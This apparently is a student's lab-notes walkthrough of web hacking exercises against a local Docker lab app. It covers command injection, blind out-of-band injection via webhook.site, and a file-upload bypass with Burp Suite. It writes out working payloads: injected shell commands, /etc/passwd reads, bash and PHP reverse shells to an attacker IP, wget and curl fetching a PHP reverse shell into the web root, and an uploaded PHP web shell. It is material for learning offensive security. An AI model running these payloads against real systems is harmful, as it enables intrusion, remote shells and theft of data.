
Basic command

basic command injection:
`; ls -la`
`&& ls -la`
`; ls -la #`
`| ls -la`
`' or 1=1-- -`

```
; sleep 10
; ping -c 10 127.0.0.1
& whoami > /var/www/html/whoami.txt &
```

```
& nslookup webhook.site/<id>?`whoami` &     -->  out of band testing
```

=>
let's try the first one
`https://google.com; whoami`



=>

the command that is executed is --> `curl -I -s -L https://google.com; whoami | grep "HTTP/"`


=>

let's try to:

- don't use the URL
- grep command fails

=>

`; whoami; asd`



it works

=>

we found a way to command injection:

=>

let's try to see the content:

`; ls -lah; asd`

Tips

if you have a bad formatted output
=>
press CTRL+U in the page to see --> the source code
=>
to see also better --> the output

=>
for example with the last command:

```
                <div>
                    Command: curl -I -s -L ; ls -lah; asd | grep "HTTP/"<hr><h2>Result: total 108K
drwxr-xr-x 3 1000 1000 4.0K Jul 10  2023 .
drwxrwxrwx 7 1000 1000 4.0K Jul 26  2023 ..
-rwxr--r-- 1 1000 1000    7 Apr 27  2023 001.php
-rwxr--r-- 1 1000 1000 2.5K Jun 23  2023 a0x01.php
-rwxr--r-- 1 1000 1000 4.7K Jun 27  2023 a0x02.php
-rwxr--r-- 1 1000 1000 2.2K Jun  1  2023 a0x02code.php
-rwxr--r-- 1 1000 1000 4.9K Jun 27  2023 a0x03.php
-rwxr--r-- 1 1000 1000 1.8K May 24  2023 c0x01.php
-rwxr--r-- 1 1000 1000 2.3K May 24  2023 c0x02.php
-rwxr--r-- 1 1000 1000 5.5K Jun 22  2023 c0x03.php
-rwxr--r-- 1 1000 1000 3.4K Jun 27  2023 e0x01.php
-rwxr--r-- 1 1000 1000 1.7K Jun 24  2023 e0x02.php
-rwxr--r-- 1 1000 1000 3.3K Jun  1  2023 f0x01.php
-rwxr--r-- 1 1000 1000 3.5K Jun 23  2023 f0x02.php
-rwxr--r-- 1 1000 1000 3.9K Jun 23  2023 f0x03.php
-rwxr--r-- 1 1000 1000 2.1K May 24  2023 i0x01.php
-rwxr--r-- 1 1000 1000 3.4K May 11  2023 i0x02.php
-rwxr--r-- 1 1000 1000 4.7K May 11  2023 i0x03.php
drwxrwxrwx 2 1000 1000 4.0K Jul 26  2023 uploads
-rwxr--r-- 1 1000 1000 1.8K May 11  2023 x0x01.php
-rwxr--r-- 1 1000 1000 2.5K May 11  2023 x0x02.php
-rwxr--r-- 1 1000 1000 1.9K Jun 21  2023 x0x03.php
-rwxr--r-- 1 1000 1000 1.8K Jun 21  2023 x0x03_admin.php
</h2>                </div>
```

list user:

```
; cat /etc/passwd; asd
```

```
                <div>
                    Command: curl -I -s -L ; cat /etc/passwd; asd | grep "HTTP/"<hr><h2>Result: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
</h2>                </div>

            </div>
        </div>
    </main>

    <script src="../assets/popper.min.js"></script>
```

this is already a --> serious vuln
but:
let's try to popup a shell

Popup a shell

let's try with a bash shell:

- find the bash location --> `; which bash; asd`


- connect to PayloadsAllTheThings
  - CTRL+F and search for --> Reverse Shell Cheatsheet
  - click on bash TCP
  - copy the first one
- let's try it:
  - on your terminal setup netcat --> `nc -nlvp 4444`
  - inject the payload :
  `; bash -i >& /dev/tcp/<attacker-IP>/4242 0>&1; asd`
  it doesn't work
  =>
  let's find what services are running in the webserver using --> `which`
- check PHP --> `; which php; asd`
  =>
  let's try a PHP shell:
- from PayloadsAllTheThings > Reverse Shell Cheatsheet --> search for PHP
- `nc -nlvp 4444`
- `; php -r '$sock=fsockopen("172.17.0.1",4444);exec("/bin/sh -i <&3 >&3 2>&3");'; asd`
  - `172.17.0.1` --> my IP (interface docker0)
  =>
  WE HAVE A SHELL

Best Practice

- use the full path for binaries (ex `/bin/sh`)
- use a different port (not 4444) --> bc something fails
  - try common port --> 80/8080/443

Blind / Out-of-Band 0x02

same things, but here we don't see the commands executed
=>
it's blind
Example:
if we search a website




if we search a website that doesn't exist => we get NotFound
=>
let's try with:
`https://google.com; whoami;`
it doesn't give us the command --> but return Website OK anyway

WebHook

- open Webhook in the browser (cheet > Webhook.site)
- copy the unique URL
- insert the URL + ?`command`

```
https://webhook.site/a67abe7f-f8f9-44af-bf90-6f29be6fd833?`whoami`
```

- open webhook and see if you can see the output of the command
  YES we have it



Trigger new line

here the OS is linux => let's try to trigger new line
`python3 -m http.server 8080` --> setup a web server from the attacker
`https://google.com \n wget 172.17.0.1:8080/test` --> try to trigger a new line and retrieve something from the webserver
It works (404 not found bc we don't have any "test")


```
simone@simone-Legion-Pro-5-16ARX8:~/Desktop/TCM/WEB_LAB/peh-web-labs/labs$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.18.0.4 - - [08/Mar/2024 14:39:47] code 404, message File not found
172.18.0.4 - - [08/Mar/2024 14:39:47] "HEAD /test HTTP/1.1" 404 -
```

=>
we can:

- create a reverse php shell
- put it inside our python3 http server
- try to retrieve from the victim through the vulnerable input


Get a shell

- search on google --> php reverse shell
- copy it locally and change the IP and the port
- `chmod +x rev.php`
- open a web server from this directory --> `python3 -m http.server 8080`
- try to retrieve the shell as before:
  `https://google.com \n wget 172.17.0.1:8080/rev.php`
- otherwise try:
  `https://google.com && curl 172.17.0.1:8080/rev.php > /var/www/html/rev.php`



now:

- open new tab and setup a listener --> `nc -nvlp 444`
- open new browser page and search --> localhost/rev.php




We have our shell!

Command injection 0x03

goal --> popup a shell

This is our input



Let's try to inject in the last one

- the command ends as an `'`
  - we can try to put as last parameter --> `';whoami;`
    - this don't work but we don't have an error
      =>
    - try with --> `';whoami;#` (to don't execute the last line)
      _it works

Now we want a shell:

- `';which php;#` --> php is available and is in `/usr/local/bin/php`
  =>
  we can spawn a php shell:
- `nc -nlvp 4444` --> setup a listener
- grab a php payload from --> PayloadsAllTheThings
- `';php -r '$sock=fsockopen("172.17.0.1",4444);exec("/bin/sh -i <&3 >&3 2>&3");';#`
  _WE HAVE A SHELL

File upload

Basic Bypass 0x01

let's understand how this file upload works:
first we can try to upload a txt file:


- `echo "test" > test.txt`
- it doesn't work --> prompt the user that are acceptable only png and jpg

check the calls to the webserver:

- open the dev tool --> `CTRL+ALT+C`
- go to Network
- Reload the page
- Upload again the txt file
- check if the app is doing some checks (here only png and jpg)


BurpSuite

- download an image
- Setup initial things for BurpSuite --> cheet > Initial things to do
- upload the img to the webserver
- open the req into Burp
- Send it to Repeater (CTRL+R)
- We want to verify if the check that server performed happens only client Side or also Server:
  =>
  - delete the img from the req (select all the img, not like in the screen)



  - put some text instead

- change the filename to --> .txt
- click Send



=>

- we obtain 200 OK and into the response there is the mex --> "file is been uploaded"
- you can check by refreshing the page

=>

THE CHECK IS PERFORMED ONLY CLIENT SIDE (here we could sent the .txt)

=>

we can:

- create a PHP web shell
- upload it into the webserver

PHP shell

Now --> instead of sending random text with burp => we send a php shell

=>

`<?php system($_GET['cmd']); ?>`

`$_GET` --> this is going to get the value of the parameter inside the `[]` and send a GET request

`system()` --> function that executes what it has inside

also:

we need to change the file type of our new req:

`cmd.php` --> bc the file that we want to upload must be executable

```
-----------------------------214908942333272238423045435913
Content-Disposition: form-data; name="uploaded_file"; filename="cmd.php"
Content-Type: image/png

<?php system($_GET['cmd']); ?>
-----------------------------214908942333272238423045435913--
```

let's send this:

=>

we obtain 200 OK and the file is been uploaded (check by refreshing the page)


now:

we need to find where this file is been uploaded

=>

we can do:

- guessing
  you can inspect the code to see where the other img in the webserver are stored



  =>

  let's try to see if the img is in --> http://localhost/assets/cmd.php

  NO is not here

- directory busting (ex cheet > dirb)

  ```
  dirb http://localhost/
  ```

